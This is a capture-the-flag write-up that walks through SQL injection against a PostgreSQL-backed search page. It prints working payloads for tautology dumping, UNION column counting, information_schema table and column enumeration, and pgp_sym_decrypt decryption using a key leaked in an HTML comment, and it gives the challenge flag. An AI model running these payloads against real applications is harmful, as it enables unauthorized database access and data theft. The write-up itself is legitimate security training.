
The Pharaoh's Temple Archives

DarkTemplar
Kleopatras_Klantarslen



The Pharaoh's Temple Archives

Ancient Records of Temple Visitors

Search Temple Visitor Records

Enter a name to search for inscriptions left by ancient visitors

Instructions for Researchers:

The temple records contain visitor names and their inscriptions.

Use partial names to find all matching records.

Example visitors: Amenhotep, Nefertari, Ramses, Cleopatra

Property of the Royal Archaeological Society of Egypt


Warning: Unauthorized access to these records may trigger the ancient curse

Entering the site, we get greeted with this. The challenge is supposed to be about SQLi. So our obvious vector would be the input field where we could search through the records.

Inspecting the HTML code we find an interesting comment.

<!-- Note to developers: Remember to use 'anubis_key' when attempting the ancient curse -->

Doesn’t really tell me much at the moment. But will keep it in mind. I’ll start probing the input field and see if I can achieve something.



Error executing query: syntax error at or near "%" LINE 1: ...cription FROM temple_visitors WHERE visitor_name LIKE '%';%' ^

Nice! With an input of ’; we get an error message. This tells us a bunch if information. First of that we seem to be in the table ”temple_visitors” and the column being checked is ”visitor_name”, and returning at least the value of the column ”inscription”. But also the error message in it self might give us even more information. I’ll google the start of it.

”syntax error at or near” seem to be an error from PostgreSQL, so now we also seem to know what software is running the database.

Last but certainly not least we know how were our input gets sent in the query. It’s encased within ’%<input>%’. So now we’ll try to get some injection going.


With the input: %' OR '1'='1' --
We find that we can dump the entire table. Now we’re getting somewhere. At first glance it seems like there are two columns being returned. A name and an inscription. So most likely it is something like:
SELECT visitor_name, inscription FROM temple_visitors WHERE visitor_name LIKE ’%<input>%’

Let’s see if we can enumerate the amount of columns in the query.

%' UNION SELECT null -- #error
%' UNION SELECT null, null -- #gives us the entire table with an extra ”none, none”

Seems like our suspicion was right. Now how the query is written, we need to try to enumerate for other tables.

%' UNION SELECT table_name, null FROM information_schema.tables --



Search Results

Showing results for: "%' UNION SELECT table_name, null FROM information_schema.tables --"

udt_privileges

None

pg_amop

None

pg_user_mappings

None

sacred_texts


None

We get a whole bunch of results. But right at the top we find something interesting. ”sacred_texts”

%' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'sacred_texts' --

If we check what columns there are in this table we find out that there are three, name, id and content. Two of three sounds interesting to begin with, name and content. Let’s see what they provide.


%' UNION SELECT name, content FROM sacred_texts --



Error executing query: UNION types text and bytea cannot be matched LINE 1: ...s WHERE visitor_name LIKE '%%' UNION SELECT name, content FR... ^

A new error. The injection is working but something else is wrong. It seems like they contain two different kind of values. Name seem to be text while content seem to be bytea. What can we do about this? Can we make bytea into text as well? After some google-fu I tried this input.

%' UNION SELECT name, encode(content, 'escape') FROM sacred_texts --



```
pharaohs_wisdom

\303
□□□□q□□□\262\226C□n\322M□\321m□dH\325u\367\210\213\365\376&\202\357g#\364\327\2426□\341\312\231□zn\317x\
!□a□\312\261u\303\335\354
```

Okay, so we found an interesting entry. But it isn’t readable.

This is where I went off into a tangent where I tried different things to try to decode this string into readable text. I tried making python scripts to convert it to UTF-8 and so on. But nothing worked. So I took a break and came back after a while to go over what I’ve learned so far.


That’s when I saw the comment from the HTML code once again. And it clicked. ”anubis_key, ancient curse, key, key, key… Encryption?” So I started googling for PostgreSQL and encryption. And I found this documentation about PostgreSQL:
https://www.postgresql.org/docs/current/pgcrypto.html

Let’s try if it works with pgp_sym_decrypt.

%' UNION SELECT name, pgp_sym_decrypt_bytea(content, 'anubis_key') FROM sacred_texts --

No good. Gave the same error about not matching text and bytea. What about:

%' UNION SELECT name, pgp_sym_decrypt(content, 'anubis_key') FROM sacred_texts --



```
pharaohs_wisdom

O24{Ph4r4oh5_Cur53_R3v34l3d}
```

Bingo! We get our flag.
O24{Ph4r4oh5_Cur53_R3v34l3d}